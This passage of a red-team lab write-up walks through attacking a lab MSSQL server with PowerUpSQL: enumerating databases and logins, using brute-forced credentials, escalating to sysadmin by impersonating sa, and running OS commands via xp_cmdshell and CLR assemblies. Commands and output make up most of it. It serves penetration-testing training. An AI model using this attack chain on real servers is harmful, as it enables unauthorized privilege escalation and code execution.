
3.3 Enumerating MSSQL DBName & Users

After checking the access to SQL instance you can enumerate DBNAME and Users by using PowerUpSQL Command (Get-SQLFuzzDatabaseName & Get-SQLFuzzServerLogin AND Get-SQLFuzzDomainAccount).



```
(test) > PowerShell Get-SQLFuzzDatabaseName -Instance serv-sql1.Lab1.local


ComputerName         Instance             DatabaseId DatabaseName
------------         --------             ---------- ------------
serv-sql1.Lab1.local serv-sql1.Lab1.local 1          master
serv-sql1.Lab1.local serv-sql1.Lab1.local 2          tempdb
serv-sql1.Lab1.local serv-sql1.Lab1.local 3          model
serv-sql1.Lab1.local serv-sql1.Lab1.local 4          msdb
serv-sql1.Lab1.local serv-sql1.Lab1.local 5          ReportServer
serv-sql1.Lab1.local serv-sql1.Lab1.local 6          ReportServerTempDB
serv-sql1.Lab1.local serv-sql1.Lab1.local 7          temp-database
```

Figure 14 PowerUpSQL FuzzDatabaseName




```
(test) > PowerShell Get-SQLFuzzServerLogin -Instance serv-sql1.Lab1.local


ComputerName         Instance             PrincipalId PrincipleName
------------         --------             ----------- -------------
serv-sql1.Lab1.local serv-sql1.Lab1.local 1           sa
serv-sql1.Lab1.local serv-sql1.Lab1.local 2           public
serv-sql1.Lab1.local serv-sql1.Lab1.local 3           sysadmin
serv-sql1.Lab1.local serv-sql1.Lab1.local 4           securityadmin
serv-sql1.Lab1.local serv-sql1.Lab1.local 5           serveradmin
serv-sql1.Lab1.local serv-sql1.Lab1.local 6           setupadmin
serv-sql1.Lab1.local serv-sql1.Lab1.local 7           processadmin
serv-sql1.Lab1.local serv-sql1.Lab1.local 8           diskadmin
serv-sql1.Lab1.local serv-sql1.Lab1.local 9           dbcreator
serv-sql1.Lab1.local serv-sql1.Lab1.local 10          bulkadmin
serv-sql1.Lab1.local serv-sql1.Lab1.local 101         ##MS_SQLResourceSigningCertificate##
serv-sql1.Lab1.local serv-sql1.Lab1.local 102         ##MS_SQLReplicationSigningCertificate##
serv-sql1.Lab1.local serv-sql1.Lab1.local 103         ##MS_SQLAuthenticatorCertificate##
serv-sql1.Lab1.local serv-sql1.Lab1.local 105         ##MS_PolicySigningCertificate##
serv-sql1.Lab1.local serv-sql1.Lab1.local 106         ##MS_SmoExtendedSigningCertificate##
serv-sql1.Lab1.local serv-sql1.Lab1.local 121         ##Agent XPs##
serv-sql1.Lab1.local serv-sql1.Lab1.local 122         ##SQL Mail XPs##
serv-sql1.Lab1.local serv-sql1.Lab1.local 123         ##Database Mail XPs##
serv-sql1.Lab1.local serv-sql1.Lab1.local 124         ##SMO and DMO XPs##
serv-sql1.Lab1.local serv-sql1.Lab1.local 125         ##Ole Automation Procedures##
serv-sql1.Lab1.local serv-sql1.Lab1.local 126         ##Web Assistant Procedures##
serv-sql1.Lab1.local serv-sql1.Lab1.local 127         ##xp_cmdshell##
serv-sql1.Lab1.local serv-sql1.Lab1.local 128         ##Ad Hoc Distributed Queries##
serv-sql1.Lab1.local serv-sql1.Lab1.local 129         ##Replication XPs##
serv-sql1.Lab1.local serv-sql1.Lab1.local 256         ##MS_PolicyEventProcessingLogin##
serv-sql1.Lab1.local serv-sql1.Lab1.local 257         ##MS_PolicyTsqlExecutionLogin##
serv-sql1.Lab1.local serv-sql1.Lab1.local 258         ##MS_AgentSigningCertificate##
serv-sql1.Lab1.local serv-sql1.Lab1.local 259         LAB1\Administrator
serv-sql1.Lab1.local serv-sql1.Lab1.local 260         NT SERVICE\SQLWriter
serv-sql1.Lab1.local serv-sql1.Lab1.local 261         NT SERVICE\Winmgmt
serv-sql1.Lab1.local serv-sql1.Lab1.local 262         NT Service\MSSQLSERVER
serv-sql1.Lab1.local serv-sql1.Lab1.local 264         NT AUTHORITY\SYSTEM
serv-sql1.Lab1.local serv-sql1.Lab1.local 265         NT SERVICE\ReportServer
serv-sql1.Lab1.local serv-sql1.Lab1.local 271         test
serv-sql1.Lab1.local serv-sql1.Lab1.local 272         LAB1\k.aziz
```

Figure 15 PowerUpSQL FuzzServerLogin

3.4 PowerUpSQL Query


Once you have access PowerUpSQL give You the ability to Query one or multiple SQL instance or servers by Running (Get-SQLQuery -Query “Query”) you can (Query login users – SQL version – roles - permissions …etc).



```
(test) > PowerShell Get-SQLInstanceDomain |Get-SQLQuery -Query "select @@version"


Column1
-------
Microsoft SQL Server 2012 - 11.0.2100.60 (X64) ...
Microsoft SQL Server 2012 - 11.0.2100.60 (X64) ...
```

Figure 16 PowerUpSQL version Query


We can see that **k.aziz** the current domain user does not have the sysadmin role.



```
(test) > PowerShell Get-SQLInstanceDomain | Get-SQLQuery -Query "select IS_SRVROLEMEMBER('sysadmin')"


Column1
-------
      0
      0
```

Figure 17 PowerUpSQL sysadmin check Query


Let us check the **admin** user we got from brute forcing what kind of role and permissions he has.



```
(test) > PowerShell Get-SQLQuery -Query "select IS_SRVROLEMEMBER('securityadmin')" -Instance serv-sql1\SQLEXPRESS -Username admin -Password ca_admin


Column1
-------
      1
```

Figure 18 admin security role

Let us check admin permissions.




```
(test) > PowerShell Get-SQLQuery -Query "select * FROM fn_my_permissions(NULL,'DATABASE')" -Instance serv-sql1\SQLEXPRESS -Username admin -Password ca_admin


entity_name subentity_name permission_name
----------- -------------- ---------------
database                   CREATE SCHEMA
database                   CREATE ROLE
database                   CONNECT
database                   ALTER ANY ROLE
database                   ALTER ANY APPLICATION ROLE
database                   VIEW DEFINITION
```

Figure 19 admin permissions

3.5 Privilege Escalation

Privilege Escalation in SQL Servers is about misconfiguration that can lead to elevate your privilege form any role to Sysadmin or other interesting roles.


1. User Impersonation: “SQL Server impersonation, or context switching, is a means to allow the executing user to assume the permissions of a given user or login until the context is set back”. PowerUpSQL Command (Invoke-SQLAuditPrivImpersonateLogin) Check for the IMPERSONATE permission on any sysadmin logins and can be used to obtain sysadmin privileges.



```
(test) > PowerShell Invoke-SQLAuditPrivImpersonateLogin -Verbose -Instance serv-sql1\SQLEXPRESS -Username admin -Password ca_admin

serv-sql1\SQLEXPRESS : START VULNERABILITY CHECK: PERMISSION - IMPERSONATE LOGIN
serv-sql1\SQLEXPRESS : CONNECTION SUCCESS.
serv-sql1\SQLEXPRESS : - Logins can be impersonated.
serv-sql1\SQLEXPRESS : - admin can impersonate the sa sysadmin login.
serv-sql1\SQLEXPRESS : COMPLETED VULNERABILITY CHECK: PERMISSION - IMPERSONATE LOGIN


ComputerName  : serv-sql1
Instance      : serv-sql1\SQLEXPRESS
Vulnerability : Excessive Privilege - Impersonate Login
Description   : The current SQL Server login can impersonate other logins.  This may allow an authenticated login to
                gain additional privileges.
Remediation   : Consider using an alterative to impersonation such as signed stored procedures. Impersonation is
                enabled using a command like: GRANT IMPERSONATE ON Login::sa to [user]. It can be removed using a
                command like: REVOKE IMPERSONATE ON Login::sa to [user]
Severity      : High
IsVulnerable  : Yes
IsExploitable : Yes
Exploited     : No
ExploitCmd    : Invoke-SQLAuditPrivImpersonateLogin -Instance serv-sql1\SQLEXPRESS -Exploit
Details       : admin can impersonate the sa SYSADMIN login. This test was ran with the admin login.
Reference     : https://msdn.microsoft.com/en-us/library/ms181362.aspx
Author        : Scott Sutherland (@_nullbind), NetSPI 2016
```

Figure 20 check for user admin impersonation permission


Let us try to escalate using (-exploit) parameter or manually using (EXECUTE AS).



```
(test) > PowerShell Invoke-SQLAuditPrivImpersonateLogin -Verbose -Instance serv-sql1\SQLEXPRESS -Username admin -Password ca_admin -Exploit

serv-sql1\SQLEXPRESS : START VULNERABILITY CHECK: PERMISSION - IMPERSONATE LOGIN
serv-sql1\SQLEXPRESS : CONNECTION SUCCESS.
serv-sql1\SQLEXPRESS : - Logins can be impersonated.
serv-sql1\SQLEXPRESS : - admin can impersonate the sa sysadmin login.
serv-sql1\SQLEXPRESS : - EXPLOITING: Starting exploit process...
serv-sql1\SQLEXPRESS : - EXPLOITING: Verified that the current user (admin) is NOT a sysadmin.
serv-sql1\SQLEXPRESS : - EXPLOITING: Attempting to add the current user (admin) to the sysadmin role by impersonating sa...
serv-sql1\SQLEXPRESS : - EXPLOITING: It was possible to make the current user (admin) a sysadmin!
serv-sql1\SQLEXPRESS : COMPLETED VULNERABILITY CHECK: PERMISSION - IMPERSONATE LOGIN


ComputerName  : serv-sql1
Instance      : serv-sql1\SQLEXPRESS
Vulnerability : Excessive Privilege - Impersonate Login
Description   : The current SQL Server login can impersonate other logins.  This may allow an authenticated login to
                gain additional privileges.
Remediation   : Consider using an alterative to impersonation such as signed stored procedures. Impersonation is
                enabled using a command like: GRANT IMPERSONATE ON Login::sa to [user]. It can be removed using a
                command like: REVOKE IMPERSONATE ON Login::sa to [user]
Severity      : High
IsVulnerable  : Yes
IsExploitable : Yes
Exploited     : Yes
ExploitCmd    : Invoke-SQLAuditPrivImpersonateLogin -Instance serv-sql1\SQLEXPRESS -Exploit
Details       : admin can impersonate the sa SYSADMIN login. This test was ran with the admin login.
Reference     : https://msdn.microsoft.com/en-us/library/ms181362.aspx
Author        : Scott Sutherland (@_nullbind), NetSPI 2016
```

Figure 21 impersonate sa


We can check by running this query (select IS_SRVROLEMEMBER('sysadmin')).



```
(test) > PowerShell Get-SQLQuery -Query "select IS_SRVROLEMEMBER('sysadmin')" -Instance serv-sql1\SQLEXPRESS -Username admin -Password ca_admin


Column1
-------
      1
```

Figure 22 checking if user admin added to role sysadmin

2. TRUSTWORTHY: “The TRUSTWORTHY database property is used to indicate whether the instance of SQL Server trusts the database and the contents within it. By default, this setting is OFF, but can be set to ON by using the ALTER DATABASE statement” ,“TRUSTWORTHY Combined with other weak configurations it can lead to user impersonation and arbitrary code execution on the server”.
   PowerUpSQL Command (Invoke-SQLAuditPrivTrustworthy) Check if any databases have been configured as trustworthy.



```
(test) > PowerShell Invoke-SQLAuditPrivTrustworthy -Username admin -Password ca_admin -Instance serv-sql1\SQLEXPRESS -Verbose

serv-sql1\SQLEXPRESS : START VULNERABILITY CHECK: Excessive Privilege - Trusted Database
serv-sql1\SQLEXPRESS : CONNECTION SUCCESS.
serv-sql1\SQLEXPRESS : - The database trustdb was found configured as trustworthy.
serv-sql1\SQLEXPRESS : COMPLETED VULNERABILITY CHECK: Excessive Privilege - Trusted Database


ComputerName  : serv-sql1
Instance      : serv-sql1\SQLEXPRESS
Vulnerability : Excessive Privilege - Trustworthy Database
Description   : One or more database is configured as trustworthy.  The TRUSTWORTHY database property is used to
                indicate whether the instance of SQL Server trusts the database and the contents within it.  Including
                potentially malicious assemblies with an EXTERNAL_ACCESS or UNSAFE permission setting. Also,
                potentially malicious modules that are defined to execute as high privileged users. Combined with other
                weak configurations it can lead to user impersonation and arbitrary code exection on the server.
Remediation   : Configured the affected database so the 'is_trustworthy_on' flag is set to 'false'.  A query similar to
                'ALTER DATABASE MyAppsDb SET TRUSTWORTHY ON' is used to set a database as trustworthy.  A query similar
                to 'ALTER DATABASE MyAppDb SET TRUSTWORTHY OFF' can be use to unset it.
Severity      : Low
IsVulnerable  : Yes
IsExploitable : No
Exploited     : No
ExploitCmd    : There is not exploit available at this time.
Details       : The database trustdb was found configured as trustworthy.
Reference     : https://msdn.microsoft.com/en-us/library/ms187861.aspx
Author        : Scott Sutherland (@_nullbind), NetSPI 2016
```

Figure 23 PwerUPSQL trustworthy check


When the TrustWorthy set to On And a sysadmin is owner of the database another user with db_owner can elevate to sysadmin by using (EXECUTE AS).

3.6 Command Execution

After getting sysadmin privileges You can Execute OS Command on the SQL Server. There are multiple ways to run OS Commands like (xp_cmdshell – Agent jobs – CLR assembly …etc).

- **Xp_cmdshell**: is the most popular but its disabled by default and you need to have sysadmin privilege. You can use PowerUpSQL Command (Invoke-SQLOSCmd)


  It didn't work because **k.aziz** the current user doesn't have sysadmin privilege.



```
(test) > PowerShell Invoke-SQLOSCmd -Command "whoami /priv" -Instance serv-sql1\SQLEXPRESS


ComputerName Instance             CommandResults
------------ --------             --------------
serv-sql1    serv-sql1\SQLEXPRESS No sysadmin privileges.
```

Figure 24 PowerUpSQL Invoke-SQLOSCmd k.aziz


But we were able to add sysadmin privilege to **admin** in the privilege escalation section.



```
(test) > PowerShell Invoke-SQLOSCmd -Username admin -Password ca_admin -Command "whoami /priv" -Instance serv-sql1\SQLEXPRESS


ComputerName Instance             CommandResults
------------ --------             --------------
serv-sql1    serv-sql1\SQLEXPRESS  PRIVILEGES INFORMATION ---------------------  Privilege Name              Descr...
```

Figure 25 PowerUpSQL Invoke-SQLOSCmd admin

- **CLR assembly**: You can use PowerUpSQL Command (Invoke-SQLOSCmdCLR) Which will "Execute command on the operating system as the SQL Server service account using a generated CLR assembly with CREATE ASSEMBLY and CREATE PROCEDURE".



```
(test) > PowerShell Invoke-SQLOSCmdCLR -Instance serv-sql1\SQLEXPRESS -Username admin -Password ca_admin -Command "whoami" -verbose

Creating runspace pool and session states

ComputerName Instance             CommandResults
------------ --------             --------------
serv-sql1    serv-sql1\SQLEXPRESS lab1\sql1...
```

Figure 26 PowerUpSQL Invoke-SQLOSCmdCLR

This command will check for **sysadmin** role then enable show advance option and CLR which by default disabled and after loading the assembly and execution, it will disable show advance option and CLR.

4. Conclusion

As red teamers/pentesters, it is extremely important to know our way around popular products like Exchange and MSSQL either how to enumerate - attack - privilege escalate or abuse its functionality in order to reach our goals on an engagement.

5. References

- https://www.blackhillsinfosec.com/introducing-mailsniper-a-tool-for-searching-every-users-email-for-sensitive-data/
- https://github.com/dafthack/MailSniper
- https://sensepost.com/blog/2017/outlook-forms-and-shells/
- https://github.com/sensepost/ruler
- https://github.com/NetSPI/PowerUpSQL
- https://www.databasejournal.com/features/mssql/article.php/3863516/SQL-Server-Impersonation.htm
- https://docs.microsoft.com/en-us/sql/relational-databases/security/trustworthy-database-property?view=sql-server-ver15